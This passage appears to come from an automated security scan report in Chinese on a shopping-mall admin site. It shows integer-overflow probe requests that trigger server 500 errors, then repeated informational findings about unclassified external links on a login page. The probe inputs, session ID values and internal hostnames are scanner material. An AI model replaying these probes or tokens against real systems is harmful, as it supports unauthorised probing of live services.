Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "-99999999999999999999"
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "4294967297"
```

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=1&pageSize=18446744073709551617&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "18446744073709551617"
```

参

未分类站点的链接 19

TOC

问题 1 / 19

TOC

未分类站点的链接

严重性:

参考

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接，确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接，安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
```


Upgrade-Insecure-Requests: 1

```
HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT
```

```
<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <!-- END Stylesheets -->
  <style>
    .error {
      color: red;
    }
  </style>
```

```

    }
    .toptitle{font-family:"      微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<!-- Login Background -->
<div id="login-background">
    <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

    </div>

<!-- END Login Background -->

<!-- Login Container -->
<div id="login-container" class="animation-fadeIn">
    <!-- Login Title -->
    <!-- END Login Title -->

    <!-- Login Block -->
    <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
        <div align="center" style="padding:30px 0;">
            
            <div class="toptitle">      资源商城管理平台</div>
        </div>
        <!-- Login Form -->
        <form id="form-login" class="form-horizontal">
        <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

问题 2 / 19

TOC

未分类站点的链接

严重性:

参考

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接, 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!--
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">
```

```

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
    .error {
        color: red;
    }
    .toptitle{font-family:"      微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

        </div>

    <!-- END Login Background -->

    <!-- Login Container -->
    <div id="login-container" class="animation-fadeIn">
        <!-- Login Title -->
        <!-- END Login Title -->

        <!-- Login Block -->
        <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
            <div align="center" style="padding:30px 0;">
                
                <div class="toptitle">      资源商城管理平台</div>
            </div>
            <!-- Login Form -->
            <form id="form-login" class="form-horizontal">
                <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

未分类站点的链接

严重性:

[参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png> (Link)

风险: 不适用

原因: 不适用

固定值: [检查链接](#), 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
```

```

<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
<!-- END Icons -->

<!-- Stylesheets -->
<!-- Bootstrap is included in its original form, unaltered -->
<link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
<link rel="stylesheet" href="css/font-awesome.min.css"/>
<link rel="stylesheet" href="css/build.css"/>

<!-- Related styles of various icon packs and plugins -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
.error {
    color: red;
}
.toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
body{background-color:#F2F4F4;}
#login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<!-- Login Background -->
<div id="login-background">
    <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

    </div>

<!-- END Login Background -->

<!-- Login Container -->
<div id="login-container" class="animation-fadeIn">
    <!-- Login Title -->
    <!-- END Login Title -->

    <!-- Login Block -->
    <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
        <div align="center" style="padding:30px 0;">
            
            <div class="toptitle">        资源商城管理平台</div>
        </div>
    <!-- Login Form -->
    <form id="form-login" class="form-horizontal">
    <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

问题 4 / 19

TOC

未分类站点的链接

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接, 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```
GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
```

```

user-scalable=no">

    <!-- Icons -->
    <!-- The following icons can be replaced with your own, they are used by desktop and mobile
    browsers -->
    <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
    sizes="57x57">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
    sizes="72x72">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
    sizes="76x76">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
    sizes="114x114">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
    sizes="120x120">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
    sizes="144x144">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
    sizes="152x152">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
    sizes="180x180">
    <!-- END Icons -->

    <!-- Stylesheets -->
    <!-- Bootstrap is included in its original form, unaltered -->
    <link rel="stylesheet" type="text/css"
    href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
    <link rel="stylesheet" href="css/font-awesome.min.css"/>
    <link rel="stylesheet" href="css/build.css"/>

    <!-- Related styles of various icon packs and plugins -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

    <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

    <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
    template -->

    <!-- The themes stylesheet of this template (for using specific theme color in individual
    elements - must included last) -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
    <!-- END Stylesheets -->
    <style>
    .error {
        color: red;
    }
    .toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
    </style>
    <!-- Modernizr (browser feature detection library) -->
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
    </script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
    type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
    type="text/javascript" charset="utf-8"></script>
    </head>

    <body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
        image for smaller file size) -->

        </div>

        <!-- END Login Background -->

        <!-- Login Container -->
        <div id="login-container" class="animation-fadeIn">
            <!-- Login Title -->
            <!-- END Login Title -->

            <!-- Login Block -->
            <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-

```



```

right:100px;" >
    <div align="center" style="padding:30px 0;">
        
        <div class="toptitle">    资源商城管理平台</div>
    </div>
    <!-- Login Form -->
    <form id="form-login" class="form-horizontal">
    <div class="form-group"
...
...
...

```



The Malware Link Analysis module could not classify this link

问题 5 / 19

TOC

未分类站点的链接

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接, 确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接, 安全或非安全都有。

测试请求和响应:

```

GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

```

```

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

```

```

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->

```

```

<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]>-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on ThemeForest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <!-- END Stylesheets -->
  <style>
    .error {
      color: red;
    }
    .toptitle{font-family:" 微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
  </style>
  <!-- Modernizr (browser feature detection library) -->
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
  <!-- Login Background -->

```

```

<div id="login-background">
  <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

</div>

<!-- END Login Background -->

<!-- Login Container -->
<div id="login-container" class="animation-fadeIn">
  <!-- Login Title -->
  <!-- END Login Title -->

  <!-- Login Block -->
  <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
    <div align="center" style="padding:30px 0;">
      
      <div class="toptitle">        资源商城管理平台</div>
    </div>
    <!-- Login Form -->
    <form id="form-login" class="form-horizontal">
      <div class="form-group"
...
...

```



The Malware Link Analysis module could not classify this link

问题 6 / 19

TOC

未分类站点的链接

严重性: 参考

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: <http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js> (Link)

风险: 不适用

原因: 不适用

固定值: 检查链接，确定它是否确实本应包含在 Web 应用程序中

差异:

推理: 未列在 IBM X-Force Exchange URL 过滤数据库的链接，安全或非安全都有。

测试请求和响应:

```

GET / HTTP/1.1
Host: system-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Upgrade-Insecure-Requests: 1

```

```

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
